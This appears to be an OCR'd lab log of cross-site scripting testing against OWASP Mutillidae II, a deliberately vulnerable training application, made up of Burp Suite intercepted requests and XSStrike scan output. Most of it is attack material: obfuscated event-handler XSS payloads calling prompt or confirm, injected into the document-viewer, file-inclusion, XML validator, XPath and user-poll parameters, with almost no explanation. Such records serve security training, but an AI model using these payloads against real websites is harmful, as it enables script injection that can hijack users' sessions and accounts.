1 GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=<D3v/+/ONMOUSeOveR+=+a=prompt,a()%0dx>v3dm0s&document-viewer-php-submit-button=View+Document HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=document-viewer.php&PathToDocument=robots.txt&document-viewer-php-submit-button=View+Document
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```

Document Viewer

Back | Help Me!

Hints

Document Viewer

Please Choose Document to View

- (•) Change Log
- ( ) Robots.txt
- ( ) Installation Instructions: Windows 7 (PDF)
- ( ) How to access Mutillidae over Virtual-Box-network


View Document

Currently viewing document "v3dm0s"

Not Found

The requested URL /mutillidae/<D3v/ /ONMOUSeOveR = a=prompt,a()x>v3dm0s was not found on this server.

Arbitrary File Inclusion



Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  GET /mutillidae/index.php?page=arbitrary-file-inclusion.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9  Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=arbitrary-file-inclusion.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18549
--------------------------------------------------------------------------------
[+] Payload: <D3V%09onPOINtereNTeR+=+[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

10.0.2.10/mutillidae/index.php?page=arbitrary-file-inclusion.php<D3V%09onPOINtereNTeR+=+[8].find(confirm)%0Dx>v3dm0s

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Nessus Essentials / Fo...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources


Page Not Found

Back Help Me!


Validation Error: 404 - Page Not Found

XML Validator







```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=xml-validator.php&xml=&xml-validator-php-submit-button=Validate+XML" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18543
──────────────────────────────────────────────────────────────────────
[+] Payload: <html%0doNPOINtERENtEr%0a=%0aconfirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```



User Info (XPath)



```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=user-info-xpath.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

        XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
──────────────────────────────────────────────────────────────────────────────
4           document.getElementById('xml').innerHTML = '<pre>'+decoded_data+'</pre>';
──────────────────────────────────────────────────────────────────────────────
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
──────────────────────────────────────────────────────────────────────────────
[+] Payload: <deTAIlS%0aonToGgle%0d=%0d[8].find(confirm)%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────────────────────────────────
[+] Payload: <HtML%09OnpOiNTERENTeR%0d=%0d[8].find(confirm)%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────────────────────────────────
[+] Payload: <D3v%0aOnmOUSEOVER+=+(confirm)()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data


- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Getting Started: Project

Page Not Found

Back Help Me!

Validation Error: 404 - Page Not Found


Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
User Poll
Back
Help Me!
Hints
User Poll
Choose Your Favorite Security Tool
Initial your choice to make your vote count
nmap
wireshark
tcpdump
netcat
metasploit
kismet
Cain
Ettercap
Paros
Burp Suite
Sysinternals
inSIDDer
Your Initials: vf
Submit Vote
No choice selected


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Request to http://10.0.2.10:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=vf&user-poll-php-submit-button=Submit+Vote HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-poll.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=vf&user-poll-php-submit-button=Submit+Vote" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
--------------------------------------------------------------------------------
[+] Payload: <HtML%09onPointereNter%09=%09[8].find(confirm)//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <hTmL%0aOnmousEOVER%0d=%0d(prompt)``>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <d3V%0dOnMOusEoVEr%0d=%0dconfirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=<d3V%0dOnMOusEoVEr%0d=%0dconfirm()>v3dm0s&user-poll-php-submit-button=Submit+Vote HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://10.0.2.10/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=metasploit&initials=VF&user-poll-php-submit-button=Submit+Vote
9  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```


Request to http://10.0.2.10:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
\n
1 GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=<d3V%0dOnMOusEoVEr%0d=%0dconfirm()>v3dm0s&initials=&user-poll-php-submit-button=Submit+Vote HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=%3Cd3VOnMOusEoVEr%3Dconfirm%28%29%3Ev3dm0s&user-poll-php-submit-button=Submit+Vote
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13

User Poll

Back Help Me!

Hints

User Poll

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- (•) nmap
- ( ) wireshark
- ( ) tcpdump
- ( ) netcat
- ( ) metasploit
- ( ) kismet
- ( ) Cain
- ( ) Ettercap
- ( ) Paros
- ( ) Burp Suite
